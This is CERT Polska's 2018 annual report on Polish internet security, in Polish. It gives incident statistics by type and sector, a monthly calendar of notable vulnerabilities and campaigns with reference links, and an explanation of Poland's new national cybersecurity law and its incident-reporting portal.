Krajobraz bezpieczeństwa polskiego internetu

Raport roczny 2018

z działalności CERT Polska

NASK/CERT Polska

ul. Kolska 12, 01-045 Warszawa
Telefon: +48 22 38 08 274
Faks: +48 22 38 08 399
www.cert.pl

Współfinansowany przez instrument Unii Europejskiej „Łącząc Europę”

Krajobraz bezpieczeństwa polskiego internetu

Raport roczny

z działalności CERT Polska

2018

NASK

CERT.PL

W 2018 r. trzy najczęściej występujące typy incydentów to phishing, dystrybucja złośliwego oprogramowania i spam. Phishing to kategoria najbardziej wyróżniająca się na tle pozostałych ataków przy czym odsetek tego typu incydentów (ok. 44 proc.) utrzymał się na podobnym poziomie jak w roku 2017.

Przemysław Jaroszewski,
Kierownik CERT Polska

Zdj. unsplash.com, Alex Shutin

Spis treści

Wstęp

Szanowni Państwo,

W 2018 roku doszło do istotnych zmian w zakresie prawa i regulacji w obszarze cyberbezpieczeństwa i ochrony danych osobowych. W maju zaczęło obowiązywać Rozporządzenie o Ochronie Danych Osobowych, porządkujące temat przetwarzania danych osobowych i wprowadzające narzędzia do wymierzania odczuwalnych kar finansowych w przypadku naruszeń. Ustawa o krajowym systemie cyberbezpieczeństwa, która weszła w życie w sierpniu, to z kolei pierwszy krajowy akt w randze ustawy wyznaczający konkretne role podmiotom odpowiedzialnym za cyberbezpieczeństwo kraju. Mocą tej ustawy, NASK PIB powierzone zostały m.in. zadania związane z rejestracją i koordynacją incydentów dotyczących operatorów usług kluczowych, dostawców usług cyfrowych, a także dużej części sektora finansów publicznych oraz osób fizycznych. Duża część tych zadań realizowana jest przez zespół CERT Polska. Jednocześnie, misją zespołu niezmiennie pozostaje jak najlepsze poznanie, zrozumienie i zmierzenie zagrożeń, na które narażeni są polscy użytkownicy internetu, oraz poszukiwanie skutecznych metod zapobiegania, wykrywania i znoszenia tych zagrożeń. Dodatkowa rola wynikająca z ustawy jest dla nas nie tylko wyróżnieniem, ale także okazją, by misję tę realizować jeszcze skuteczniej, wspólnie z innymi instytucjami krajowego systemu cyberbezpieczeństwa oraz z każdym, komu leży na sercu wspólne bezpieczeństwo w internecie.

Niniejszy raport przekrojowo obrazuje działalność CERT Polska w 2018 r. Jak zawsze, prezentujemy dane liczbowe na temat zgłoszeń od użytkowników, które obsłużyli nasi operatorzy, jak i te z systemów automatycznych, agregowanych w platformie n6. W obu przypadkach wzbogacamy je naszym komentarzem dotyczącym najważniejszych trendów i obserwacji. Opisujemy najciekawsze nowe zagrożenia i podatności, a także projekty badawcze i wdrożeniowe, w których bierzemy udział.

Zapraszamy do lektury.

Zespół CERT Polska

O CERT Polska

Zespół CERT Polska działa w strukturach NASK – Państwowego Instytutu Badawczego prowadzącego działalność naukową, krajowy rejestr domen .pl i dostarczającego zaawansowane usługi teleinformatyczne. CERT Polska powstał w 1996 roku i był pierwszym w Polsce zespołem reagowania na incydenty (z ang. *Computer Emergency Response Team*).

Dzięki prężnej działalności w środowisku zespołów reagujących, stał się rozpoznawalnym i doświadczonym podmiotem w dziedzinie bezpieczeństwa komputerowego.

Od początku istnienia zespołu rdzeniem jego działalności jest obsługa incydentów bezpieczeństwa i współpraca z podobnymi jednostkami na całym świecie, zarówno w działalności operacyjnej, jak i badawczo-wdrożeniowej.

Od 1998 roku CERT Polska jest członkiem międzynarodowego forum zrzeszającego zespoły reagujące – FIRST, a od roku 2000 należy do grupy roboczej europejskich zespołów reagujących – TERENA TF-CSIRT i działającej przy niej organizacji Trusted Introducer.

W 2005 roku z inicjatywy CERT Polska powstało forum polskich zespołów abuse – Abuse FORUM, natomiast w 2010 roku CERT Polska dołączył do Anti-Phishing Working Group, stowarzyszenia gromadzącego firmy i instytucje aktywnie walczące z przestępczością w sieci.

Do głównych zadań zespołu CERT Polska należy:

- rejestrowanie i obsługa zdarzeń naruszających bezpieczeństwo sieci;
- wykrywanie i analiza zagrożeń wymierzonych w szczególności w polskich internautów lub zagrażających domenie .pl;
- aktywne reagowanie w przypadku wystąpienia bezpośrednich zagrożeń dla polskich internautów;
- współpraca z innymi zespołami CERT w Polsce i na świecie oraz organami ścigania;
- udział w krajowych i międzynarodowych projektach związanych z tematyką bezpieczeństwa teleinformatycznego;
- działalność badawcza z zakresu metod wykrywania incydentów bezpieczeństwa, analizy złośliwego oprogramowania i systemów wymiany informacji o zagrożeniach;
- rozwijanie własnych narzędzi do wykrywania, monitorowania, analizy i korelacji zagrożeń;
- regularne publikowanie Raportu CERT Polska o bezpieczeństwie polskich zasobów internetu;
- niezależne analizy i testy rozwiązań z dziedziny bezpieczeństwa teleinformatycznego;
- działania informacyjno-edukacyjne, zmierzające do wzrostu świadomości w zakresie bezpieczeństwa teleinformatycznego, w tym:
  - »» publikowanie informacji o bezpieczeństwie na blogu cert.pl oraz w wybranych serwisach społecznościowych;
  - »» organizacja cyklicznej konferencji SECURE;
  - »» szkolenia specjalistyczne.

Najważniejsze obserwacje z 2018 roku

Utrzymuje się tendencja wzrostowa w liczbie zgłoszeń incydentów. W porównaniu do 2017 roku liczba zarejestrowanych incydentów była większa o 17,5 proc. i wyniosła 3 739. Trzy czwarte z nich dotyczyło osób fizycznych lub podmiotów prywatnych.

Trzy najczęściej występujące typy incydentów to phishing, dystrybucja złośliwego oprogramowania i spam. Phishing to kategoria najbardziej wyróżniająca się na tle pozostałych ataków przy czym odsetek tego typu incydentów (ok. 44 proc.) utrzymał się na podobnym poziomie jak w roku 2017.

W 2018 roku zaszły istotne zmiany w systemie prawnym dotyczące cyberbezpieczeństwa – weszły w życie: ustawa o krajowym systemie cyberbezpieczeństwa oraz ogólne rozporządzenie o ochronie danych osobowych (RODO).

Odnotowaliśmy prawie trzykrotny wzrost incydentów związanych z fałszywymi sklepami internetowymi. Pokaźny wzrost zgłaszanych nam tego typu spraw ma związek nie tylko z nasileniem się zjawiska, ale także z rosnącą świadomością wśród obywateli.

Scenariusze dotyczące podszywania się pod pośredników płatności, stały się w 2018 roku najpopularniejszym atakiem na użytkowników bankowości elektronicznej, powodując znaczne straty finansowe. W 2018 roku scenariusz zaczął być wykorzystywany w klasycznych fałszywych sklepach, szczególnie w końcowej „fazie życia" takiego sklepu.

Rośnie liczba złośliwych aplikacji dla urządzeń mobilnych, przede wszystkim z systemem Android. Wiele z nich, między innymi podszywających się pod legalne aplikacje finansowe, dostępnych było do pobrania w oficjalnym sklepie.

Jednym z popularniejszych rodzajów mobilnego złośliwego oprogramowania jest Anubis, atakujący m.in. klientów kilkunastu polskich banków. Poza funkcjonalnością typową dla trojanów bankowych, Anubisa wyposażono w moduły RAT i ransomware.

Obserwujemy ewolucję botnetów wykorzystujących urządzenia IoT. Powstało m.in. wiele wersji malware'u opartego o pierwotny kod botnetu Mirai, wykazujących się specjalizacją pod kątem konkretnych urządzeń, odkrytych podatności oraz przeznaczenia (np. ataki DDoS, cryptomining, kradzież danych).

Nowym groźnym zjawiskiem jest powstanie VPNFilter - botnetu działającego na wielu modelach routerów domowych, opartego o zaawansowane, wielomodułowe złośliwe oprogramowanie.

W dalszym ciągu daje się zauważyć incydenty związane z udostępnieniem w publicznej sieci urządzeń takich jak drukarki sieciowe. Słabe uwierzytelnianie lub jego brak stanowią atrakcyjny cel dla atakujących.

W 2018 coraz częściej obserwowaliśmy ataki grup APT pochodzących z Azji. Do gry wróciły „uśpione" formacje zaawansowanych zagrożeń np. APT27 \LuckyMouse lub WhiteWhale. W czołówce pod względem aktywności, kolejny rok z rzędu, przeważają grupy rosyjskie: APT28, APT29, Turla, GreyEnergy. Standardem stało się, że ataki grup APT wykorzystują nieznane wcześniej podatności tzw. 0-day'e.

Podatności i zagrożenia dotyczą komponentów coraz niższego poziomu, także sprzętowego. Opisano m.in. ataki związane z nadużyciem optymalizacji procesora (Meltdown, Spectre) oraz rootkit działający jako moduł UEFI (LoJax).

Blisko 2 miliony unikalnych adresów IP z polskich sieci rozgłaszało usługi, które mogą być wykorzystane w atakach DRDoS. Najwięcej z nich to źle skonfigurowane otwarte serwery DNS.

Zdj. unsplash.com, Andras Vas

Kalendarium

01	styczeń 2018	więcej informacji...
02	Bug w procesorach Intela	• https://www.theregister.co.uk/2018/01/02/intel_cpu_design_flaw/ • https://googleprojectzero.blogspot.com/2018/01/reading-privileged-memory-with-side.html • https://spectreattack.com/spectre.pdf • https://meltdownattack.com/meltdown.pdf • http://pythonsweetness.tumblr.com/post/169166980422/the-mysterious-case-of-the-linux-page-table • http://pythonsweetness.tumblr.com/post/169217189597/quiet-in-the-peanut-gallery • https://zaufanatrzeciastrona.pl/post/znamy-juz-szczegoly-krytycznych-bledow-w-wielu-procesorach/
09	Kolejne RCE w Equation Editor w Office 2016	• https://research.checkpoint.com/another-office-equation-rce-vulnerability/
12	Luka w Intel ME (AMT)	• https://business.f-secure.com/intel-amt-security-issue • https://zaufanatrzeciastrona.pl/post/amt-czyli-kto-moze-znienacka-zaczac-zarzadzac-twoim-laptopem/
18	wyskoczenie z maszyny wirtualnej i dostęp na SYSTEM (Windows 10)	• https://twitter.com/_niklasb/status/953604276726718465
22	Blizzard – DNS Rebinding w większości tytułów	• https://bugs.chromium.org/p/project-zero/issues/detail?id=1471&desc=2 • https://zaufanatrzeciastrona.pl/post/wyjasniamy-dns-rebinding-czyli-jak-mozna-bylo-zhakowac-setki-milionow-komputerow/
26	Zatrzymanie przez CBA twórców mobilnego AV, LabMSF	• https://niebezpiecznik.pl/post/cba-zatrzymalo-tworcow-polskiego-antywirusa-ktory-w-ogole-nie-dzialal/
29	Cisco ASA - pre-auth RCE, CVSS 10.0	• https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20180129-asa1
02	**luty 2018**	**więcej informacji...**
01	Bug w procesorach Intela	• https://www.krcert.or.kr/data/secNoticeView.do?bulletin_writing_sequence=26998 • https://helpx.adobe.com/security/products/flash-player/apsa18-01.html • https://twitter.com/issuemakerslab/status/959006385550778369
09	Cyberatak na ceremonię otwarcia zimowych igrzysk olimpijskich w Pjongczangu	• https://zaufanatrzeciastrona.pl/post/znamy-szczegoly-ataku-na-igrzyska-olimpijskie-i-sa-calkiem-ciekawe/ • http://blog.talosintelligence.com/2018/02/olympic-destroyer.html • https://www.recordedfuture.com/olympic-destroyer-malware/
13	Błąd w Telegramie umożliwiający instalację złośliwego oprogramowania	• https://zaufanatrzeciastrona.pl/post/powazny-blad-w-telegramie-pomagal-w-instalacji-kryptominerow/
20	Błędy w kliencie uTorre	• https://bugs.chromium.org/p/project-zero/issues/detail?id=1524
26	Sporo polskich dokumentów w VirusTotal	• https://zaufanatrzeciastrona.pl/post/wazne-i-poufne-dokumenty-wielu-polskich-firm/
28	DDoS na GH o wielkości 1,3 terabita na sekundę	• https://zaufanatrzeciastrona.pl/post/gigantyczny-atak-ddos-na-githuba-13-terabita-na-sekunde/
03	**marzec 2018**	**więcej informacji...**
15	Aresztowanie Thomasa	• hhttps://zaufanatrzeciastrona.pl/post/thomas-najbardziej-uciazliwy-polski-cyberprzestepca-zatrzymany-przez-policje/ • https://zaufanatrzeciastrona.pl/post/181-zarzutow-kilka-tysiecy-ofiar-znamy-szczegoly-zatrzymania-thomasa/ • https://niebezpiecznik.pl/post/armaged0n-czyli-tomasz-t-od-6-lat-regularnie-a-takujacy-polakow-wreszcie-zostal-aresztowany/
28	RCE w Drupalu	• https://www.drupal.org/sa-core-2018-002
29	RCE w Cisco IOS	• https://embedi.com/blog/cisco-smart-install-remote-code-execution/ • https://zaufanatrzeciastrona.pl/post/uwaga-na-bledy-w-switchach-cisco-uzywane-wlasnie-w-atakach-na-iran-i-rosje/

04	kwiecień 2018	więcej informacji...
23	Mikrotik WinBox 0 day	• https://twitter.com/x0rz/status/988742792976400384 • https://sekurak.pl/krytyczna-podatnosc-w-mikrotikach-latajcie-asap/
25	Kampania podszywająca się pod Allegro	• https://zaufanatrzeciastrona.pl/post/uwaga-allegrowicze-nowa-kampania-phishingowa-zablokowana-sprzedaz/
05	**maj 2018**	**więcej informacji...**
14	Podatności w implementacjach OpenPGP oraz S/MIME: „EFAIL”	• https://www.cert.pl/news/single/podatnosci-w-implementacjach-openpgp-oraz-s-mime-efail/
22	Kampania BackSwap (Tinba)	• https://zaufanatrzeciastrona.pl/post/klienci-pko-bp-bz-wbk-mbanku-ing-i-pekao-na-celowniku-nowego-malware/
23	VPN Filter	• https://blog.talosintelligence.com/2018/05/VPNFilter.html • https://blog.talosintelligence.com/2018/06/vpnfilter-update.html
31	DanaBot	• https://www.proofpoint.com/us/threat-insight/post/danabot-new-banking-trojan-surfaces-down-under-0
06	**czerwiec 2018**	**więcej informacji...**
01	Awaria systemu VISA w Europie	• https://sekurak.pl/awaria-systemu-visa-w-europie-sklepy-nie-przyjmuja-platnosci-kartami/
12	Awaria serwisów w gov.pl	• https://sekurak.pl/obywatel-gov-pl-profil-zaufany-cepik-epuap-down/
15	SigSpoof	• https://sekurak.pl/wysylanie-szyfrowanych-maili-gpg-mozna-falszowac-podpisy-sigspoof-cve-2018-12020/
28	Kompromitacja mirrora git Gentoo	• https://sekurak.pl/gentoo-github-mirror-zhackowany/
07	**lipiec 2018**	**więcej informacji...**
10	Spectre za 100k USD	• https://people.csail.mit.edu/vlk/spectre11.pdf
09	**wrzesień 2018**	**więcej informacji...**
10	0-day na Tor Browser	• https://zaufanatrzeciastrona.pl/post/aktualizujcie-tor-browsera-w-starszych-wersjach-jest-powazny-trywialny-blad/
27	Backdoor UEFI w Polsce	• https://zaufanatrzeciastrona.pl/post/wyrafinowany-backdoor-uefi-obecny-takze-w-polskich-sieciach/
28	Podatność Facebooka	• https://zaufanatrzeciastrona.pl/post/50-milionow-kont-uzytkownikow-facebooka-zagrozonych-atakiem/
10	**październik 2018**	**więcej informacji...**
04	Chińskie backdoory sprzętowe	• https://zaufanatrzeciastrona.pl/post/odkryto-chinskie-backdoory-sprzetowe-ale-nic-nie-jest-takie-oczywiste/
16	Kampania SMS „Biedronka”	• https://niebezpiecznik.pl/post/polakow-zalewaja-e-maile-i-sms-y-informujace-o-nagrodzie-ktora-jest-karta-biedronki-na-1000-pln/
26	Kampania podszywająca się pod PLAY	• https://niebezpiecznik.pl/post/playfinanse-sms-scam-na-doplate
30	Kampania podszywająca się pod Profil Zaufany	• https://niebezpiecznik.pl/post/uwaga-na-zlosliwe-e-maile-z-tematem-profil-zaufany/
30	Phishing „Weryfikacja konta Allegro”	• https://niebezpiecznik.pl/post/p-weryfikacja-konta-allegro-payu/
11	**listopad 2018**	**więcej informacji...**
25	Kampania SMS „OPERATOR”	• https://niebezpiecznik.pl/post/uwaga-na-sms-y-od-nadawcy-operator/
12	**grudzień 2018**	**więcej informacji...**
01	Phising ING	• https://zaufanatrzeciastrona.pl/post/uwaga-klienci-ing-po-awarii-banku-dzisiaj-atak-na-wasze-konta/
05	0-day na Flasha od HT	• https://github.com/smgorelik/Windows-RCE-exploits/blob/master/Documents/Office%2BFlash/CVE-2018-15982_%23PoC%23.zip

Ochrona cyberprzestrzeni RP i działania CERT Polska

Obsługa incydentów i reagowanie na zagrożenia

Dane zawarte w niniejszej części raportu dotyczą wyłącznie zgłoszeń i incydentów zarejestrowanych i obsłużonych przez CERT Polska. Wszystkie zgłoszenia pochodzą z formularza znajdującego się na stronie www.cert.pl albo zostały przesłane na adres zgłoszeniowy cert@cert.pl lub zaobserwowane przez zespół CERT Polska. Nie obejmują one informacji o incydentach gromadzonych i wymienianych automatycznie w systemie n6.

W 2018 r. CERT Polska zanotował 19 439 zgłoszeń, które zostały przeanalizowane i pogrupowane. 5 675 zostało zaklasyfikowane jako dotyczące rzeczywistych incydentów. Na ich podstawie zarejestrowaliśmy łącznie 3 739 incydentów. Tabela 1. zawiera liczbę obsłużonych incydentów z podziałem na kategorie wg klasyfikacji eCSIRT.net.

CERT Polska odnotował wzrost liczby obsłużonych incydentów na poziomie 17,5 proc. w porównaniu do 2017 r. W zeszłym roku najczęściej występującym typem ataku był phishing, który stanowił ok. 44 proc. wszystkich incydentów. Zgłoszenia dotyczące dystrybucji złośliwego oprogramowania znalazły się na drugim miejscu, stanowiąc ok. 23 proc. Incydenty o charakterze spamu stanowiły odsetek ok. 11,2 proc. wszystkich zarejestrowanych incydentów.

W 2018 r. znaczącą popularność wśród przestępców zyskały fałszywe sklepy internetowe. W odniesieniu do 2017 r. odnotowaliśmy prawie 3-krotny wzrost incydentów tego typu. Pokaźny wzrost zarejestrowanych incydentów dotyczących fałszywych sklepów internetowych ma duży związek z rosnącą świadomością wśród obywateli o tego typu oszustwach w internecie. Przestępcy chcąc trafić do większej liczby odbiorców, posługują się pozycjonowaniem reklam w popularnych wyszukiwarkach internetowych oraz mediach społecznościowych.

Odsetek phishingów wzrósł o blisko 3 punkty procentowe w porównaniu do 2017 r. i pozostał na bardzo wysokim poziomie wynoszącym 1655 zarejestrowanych unikalnych incydentów. Najczęściej zgłaszanymi incydentami phishingowymi były fałszywe strony zagranicznych serwisów, takich jak Netflix lub PayPal, zamieszczone na polskich serwerach, rzadziej phishing polskich instytucji, znajdujący się na serwerach zagranicznych. Najbardziej powszechnym motywem przestępców przy tworzeniu fałszywych stron była chęć pozyskania danych uwierzytelniających (login i hasło) do różnych serwisów, w tym banków.

Zgłoszeń dotyczących złośliwego oprogramowania było mniej niemal o 4 punkty procentowe w porównaniu do 2017 r. Znacząca większość odnotowanych incydentów dotyczyła złośliwego oprogramowania atakującego polskiego użytkownika. W przypadku dużych kampanii mailowych otrzymywaliśmy wiele zgłoszeń związanych z tym samym złośliwym oprogramowaniem. Często obserwowanym atakiem była wiadomość e-mail z rzekomą fakturą, powiadomieniem bądź dokumentem, rozsyłana w imieniu znanej firmy, zawierająca pliki ze skryptem, dokumentem lub adresem internetowym odsyłającym do pobrania złośliwego oprogramowania. Chętnie wykorzystywane przez przestępców były różne warianty oprogramowania typu ransomware oraz tzw. bankery, czyli złośliwe oprogramowanie ukierunkowane na klientów bankowości elektronicznej i mobilnej. Tak jak w latach poprzednich, klasyfikacja zgłoszonych incydentów dotyczących złośliwego oprogramowania jest skomplikowana i w niektórych przypadkach może nie odzwierciedlać faktycznego typu zagrożenia. Powodem jest złożoność ataków, w których na poszczególnych etapach wykorzystywane są różne metody i typy złośliwego oprogramowania, np. przy pomocy exploit kita czy konia trojańskiego dochodzi do zainstalowania klienta botnetu, który

z kolei może posiadać wiele funkcji np. oprogramowania szpiegującego, trojana bankowego czy ransomware.

Kolejnym typem zarejestrowanych incydentów są zgłoszenia o charakterze spamu, które w porównaniu z 2017 rokiem podwoiły swoją liczbę. Niewielki udział innych rodzajów nielegalnych i obraźliwych treści wynika z faktu, że ich obsługą zajmuje się dedykowany do tego celu zespół Dyżurnet.pl (www.dyzurnet.pl), który również działa w strukturach NASK.

Pozostałe kategorie zgłoszeń są równie ważne i ciekawe z punktu widzenia CERT Polska. Zanotowaliśmy wiele incydentów z próbami włamań do systemów, urządzeń i aplikacji – zakończonych sukcesem bądź tylko podjętych. Część z tych ataków została przeprowadzona tylko i wyłącznie poprzez słabo zabezpieczone tzw. urządzenia internetu rzeczy (ang. IoT – *Internet of Things*), które często posiadają niezmienioną, standardową konfigurację producenta z domyślnym hasłem dostępowym.

Typ incydentu	Liczba incydentów	%
Obraźliwe i nielegalne treści	**431**	**11,53**
Spam	419	11,21
Dyskredytacja, obrażanie	5	0,13
Pornografia dziecięca, przemoc	0	0,00
Niesklasyfikowane	7	0,19
Złośliwe oprogramowanie	**862**	**23,05**
Wirus	4	0,11
Robak sieciowy	0	0,00
Koń trojański	117	3,13
Oprogramowanie szpiegowskie	0	0,00
Dialer	1	0,03
Rootkit	1	0,03
Niesklasyfikowane	739	19,76
Gromadzenie informacji	**101**	**2,70**
Skanowanie	80	2,14
Podsłuch	1	0,03
Inżynieria społeczna	7	0,19
Niesklasyfikowane	13	0,35
Próby włamań	**153**	**4,09**
Wykorzystanie znanych luk systemowych	30	0,80
Próby nieuprawnionego logowania	37	0,99

Wykorzystanie nieznanych luk systemowych	0	0,00
Niesklasyfikowane	86	2,30
Włamania	**125**	**3,34**
Włamanie na konto uprzywilejowane	11	0,29
Włamanie na konto zwykłe	21	0,56
Włamanie do aplikacji	35	0,94
Bot	4	0,11
Niesklasyfikowane	54	1,44
Dostępność zasobów	**49**	**1,31**
Atak blokujący serwis (DoS)	7	0,19
Rozproszony atak blokujący serwis (DDoS)	35	0,94
Sabotaż komputerowy	0	0,00
Przerwa w działaniu usług (niezłośliwe)	1	0,03
Niesklasyfikowane	6	0,16
Atak na bezpieczeństwo informacji	**46**	**1,23**
Nieuprawniony dostęp do informacji	21	0,56
Nieuprawniona zmiana informacji	13	0,35
Niesklasyfikowane	12	0,32
Oszustwa komputerowe	**1 878**	**50,23**
Nieuprawnione wykorzystanie zasobów	1	0,03
Naruszenie praw autorskich	8	0,21
Kradzież tożsamości, podszycie się	43	1,15
Phishing	1 655	44,26
Niesklasyfikowane	171	4,57
Podatne usługi	**69**	**1,85**
Otwarte serwisy podatne na nadużycia	14	0,37
Niesklasyfikowane	55	1,47
Inne	**25**	**0,67**

Tabela 1. *Incydenty obsłużone przez CERT Polska w 2018 r. według typów.*

Sektor gospodarki	Liczba incydentów	%
Infrastruktura cyfrowa	29	0,78
Służba zdrowia	13	0,35
Bankowość	643	17,20
Finanse	62	1,66
Energetyka	20	0,53
Transport	51	1,36
Sektor publiczny	85	2,27
Wodociągi	2	0,05
Inne	2 834	75,80
Razem	3 739	100,00

Tabela 2. *Incydenty obsłużone przez CERT Polska w 2018 r. wg klasyfikacji ze względu na sektor gospodarki.*

Rok	Liczba incydentów
1996	50
1997	75
1998	100
1999	105
2000	126
2001	741
2002	1 013
2003	1 196
2004	1 222
2005	2 516
2006	2 427
2007	2 108
2008	1 796
2009	1 292
2010	674
2011	605
2012	1 082
2013	1 219
2014	1 282
2015	1 456
2016	1 926
2017	3 182
2018	3 739

Tabela 3. *Liczba incydentów obsłużonych ręcznie przez CERT Polska na przestrzeni lat.*

Zmiany w sposobie zgłaszania incydentów w związku z wejściem w życie ustawy o krajowym systemie cyberbezpieczeństwa

28 sierpnia 2018 r. weszła w życie ustawa o krajowym systemie cyberbezpieczeństwa (por. str. 16). Jej skutkiem było desygnowanie trzech CSIRT-ów[1] poziomu krajowego, prowadzonych przez NASK PIB, szefa Agencji Bezpieczeństwa Wewnętrznego oraz Ministra Obrony Narodowej. Jedną z największych zmian jest wprowadzenie obowiązku zgłaszania niektórych incydentów komputerowych.

Za co są odpowiedzialne poszczególne CSIRT-y?

CSIRT MON koordynuje obsługę incydentów z podmiotów podległych Ministrowi Obrony Narodowej, a także przedsiębiorstw o szczególnym znaczeniu gospodarczo-obronnym[2], wykonujących zadania na rzecz obronności państwa. Właściwością CSIRT MON są również wszystkie incydenty związane z obronnością kraju.

Administracja rządowa, Narodowy Bank Polski, Bank Gospodarstwa Krajowego oraz operatorzy infrastruktury krytycznej to podmioty, które powinny zgłaszać swoje incydenty do **CSIRT GOV**, działającego w ramach Agencji Bezpieczeństwa Wewnętrznego. Zarówno CSIRT MON jak i CSIRT GOV są właściwe w przypadku incydentów o charakterze terrorystycznym.

Koordynacją incydentów dotyczących wszystkich pozostałych podmiotów takich jak większość operatorów usług kluczowych, dostawcy usług cyfrowych czy administracja samorządowa, zajmuje się **CSIRT NASK**. Do CSIRT NASK incydenty mogą także zgłaszać osoby fizyczne – zwykli obywatele. Można więc powiedzieć, że CSIRT NASK stanowi tzw. „CERT ostatniej szansy" (CERT of last resort).

Podział podmiotów na kategorie

Zgodnie z ustawą, podmioty dzielimy na:

- **infrastrukturę krytyczną** - systemy oraz wchodzące w ich skład powiązane ze sobą funkcjonalnie obiekty, w tym obiekty budowlane, urządzenia, instalacje, usługi kluczowe dla bezpieczeństwa państwa i jego obywateli oraz służące zapewnieniu sprawnego funkcjonowania organów administracji publicznej, a także instytucji i przedsiębiorców[3],
- **operatorów usług kluczowych** - podmioty świadczące usługę, która ma kluczowe znaczenie dla utrzymania krytycznej działalności społecznej lub gospodarczej, wymienionej w wykazie usług kluczowych,
- **dostawców usług cyfrowych** - podmioty, które posiadają siedzibę lub przedstawiciela na terenie Rzeczypospolitej Polskiej oraz świadczą usługę cyfrową, tzn. prowadzą wyszukiwarkę internetową, publiczną chmurę lub platformę umożliwiającą zawieranie transakcji (np. portale aukcyjne, sklepy internetowe)[4],
- **podmioty publiczne** - m. in. jednostki sektora finansów publicznych, spółki prawa handlowego wykonujące zadania o charakterze użyteczności publicznej i podobne.

Ponadto podmiot publiczny, świadczący usługę kluczową, jest traktowany zgodnie z przepisami przewidzianymi dla operatorów usług kluczowych.

Rodzaje incydentów ustawowych

Firmy, przedsiębiorstwa i instytucje objęte krajowym systemem cyberbezpieczeństwa nie są zobowiązane do zgłaszania wszystkich incydentów. Ustawa definiuje trzy rodzaje incydentów, które muszą zostać zgłoszone odpowiedniemu CSIRT-owi:

- **incydent poważny** - incydent, który powoduje lub może spowodować znaczne obniżenie jakości lub przerwanie ciągłości świadczenia usługi kluczowej; progi uznania incydentu za poważny określa Rozporządzenie Rady Ministrów z 31 października 2018 roku w sprawie progów uznania incydentu za poważny
- **incydent istotny** - incydent mający istotny wpływ na świadczenie usługi cyfrowej, zgodnie z kryteriami rozporządzenia wykonawczego Komisji Europejskiej nr 2018/ 151 z 30 stycznia 2018 roku,

[1] Zespołów Reagowania na Incydenty Bezpieczeństwa Komputerowego
[2] zgodnie z Art. 26 ust. 5 pkt. 2 ustawy z dnia 5 lipca 2018 r. o krajowym systemie cyberbezpieczeństwa (Dz.U. 2018 poz. 1560)
[3] definicja zawarta jest w Art. 2 ustawy z dnia 26 kwietnia 2007 r. o zarządzaniu kryzysowym (Dz.U. 2007 Nr 89 poz. 590)
[4] definicja zawarta jest w Art. 17. ust. 1 ustawy z dnia 5 lipca 2018 r. o krajowym systemie cyberbezpieczeństwa (Dz.U. 2018 poz. 1560)


- **incydent w podmiocie publicznym** - incydent, który powoduje lub może spowodować obniżenie jakości lub przerwanie realizacji zadania publicznego.

Dodatkowo, określone zdarzenie może zostać zakwalifikowane jako incydent krytyczny, czyli taki, który m.in. skutkuje znaczną szkodą dla bezpieczeństwa państwa lub porządku publicznego. Takie oznaczenie może zostać nadane tylko przez CSIRT poziomu krajowego w toku koordynacji incydentu.

Portal incydent.cert.pl

Wraz z wejściem w życie ustawy o KSC, CSIRT NASK udostępnił nowy portal incydent.cert.pl, który umożliwia zgłaszanie incydentów zgodnie z ustawą, jednocześnie wyjaśniając kwestie związane z KSC w możliwie przystępny sposób.

Portal nie zastępuje możliwości zgłaszania incydentów drogą e-mailową (na adres cert@cert.pl), jednak rekomendujemy stosowanie go zwłaszcza wtedy, gdy zgłoszenie incydentu ma wypełnić obowiązek ustawowy.



Rysunek 1. *Widok portalu incydent.cert.pl.*

Przyciski “Operator usług kluczowych”, “Dostawca usługi cyfrowej” oraz “Podmiot publiczny” prowadzą do specjalnie przygotowanych formularzy, które umożliwiają zgłoszenie odpowiednio: incydentu poważnego, incydentu istotnego oraz incydentu w podmiocie publicznym.

Rolę starego formularza prowadzonego na stronie CERT Polska w nowym systemie przejęła zakładka “Osoba fizyczna / inne podmioty”. Istotna zmiana polega na tym, że użytkownik nie jest już proszony o wybranie klasyfikacji incydentu zgodnie ze skomplikowaną, wewnętrzną listą kategorii. Zamiast tego możliwe jest wybranie jednego z pięciu najpopularniejszych rodzajów incydentów albo zaznaczenie “Inne”. Adekwatnie do wybranej opcji, prezentowany formularz zawiera dodatkowe wskazówki dla zgłaszającego.

Rysunek 2. *Wybór kategorii incydentu stosowanych w przypadku dobrowolnych zgłoszeń od osób fizycznych i podmiotów nieobjętych ustawą o KSC.*

Istotne zmiany w prawie

W 2018 r. zaczęło obowiązywać kilka aktów prawnych, które wielu podmiotom wyznaczyły nowe obowiązki lub uregulowały działania związane z cyberbezpieczeństwem. Istotnie wpływają one także na sposób i zakres działania CERT Polska. Dlatego poniżej przedstawiamy najważniejsze z nich, wraz ze wskazaniem konsekwencji wprowadzonych regulacji.

Więcej informacji, w tym bieżące analizy europejskich i krajowych zmian w legislacji, i inicjatyw w warstwie legislacyjno-politycznej można znaleźć na stronie https://cyberpolicy.nask.pl/ oraz raporcie "Cyberbezpieczeństwo A.D 2018", stanowiącego podsumowanie ubiegłego roku w tym zakresie.

